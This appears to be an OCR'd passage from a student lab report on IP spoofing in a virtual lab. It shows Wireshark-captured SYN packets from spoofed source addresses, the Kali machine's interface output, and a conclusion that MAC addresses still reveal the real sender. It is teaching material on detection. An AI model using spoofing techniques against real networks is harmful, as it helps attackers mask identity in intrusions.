
SIMULATION


Capturing from VMware Network Adapter VMnet1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src >= 1.2.3.0 and ip.src <= 1.2.3.9
No. Time Source Destination Protocol Length Info
108 177.009127 1.2.3.0 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
109 177.045958 1.2.3.1 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
110 177.097481 1.2.3.2 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
111 177.133311 1.2.3.3 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
112 177.169704 1.2.3.4 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
113 177.201964 1.2.3.5 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
114 177.237522 1.2.3.6 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
115 177.273126 1.2.3.7 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
116 177.309350 1.2.3.8 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
117 177.349378 1.2.3.9 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0

MAC ADDRESS OF KALI

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:74:d8:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.128/24 brd 192.168.75.255 scope global dynamic noprefixro
ute eth0
       valid_lft 1091sec preferred_lft 1091sec
    inet6 fe80::5844:8ad9:ea64:ccd0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

CHEKING SENDER'S MAC ADDRESS



CONCLUSION

In this simulation, we successfully demonstrated IP spoofing using Scapy in Kali Linux. By crafting and sending a spoofed packet with a fake source IP, we observed that the receiver (Windows system with Wireshark) detected the packet as originating from the spoofed IP, not the attacker's real IP.

However, by analyzing the MAC address of the incoming packet in Wireshark and comparing it with the actual MAC address of the Kali machine, we verified that the packet physically originated from Kali. This confirms that while the IP address can be spoofed, the MAC address reveals the true source on a local network.

This helped us understand how attackers can mask their identity using IP spoofing and how network-level forensics (like MAC tracking) can still trace the real sender.

THANK YOU !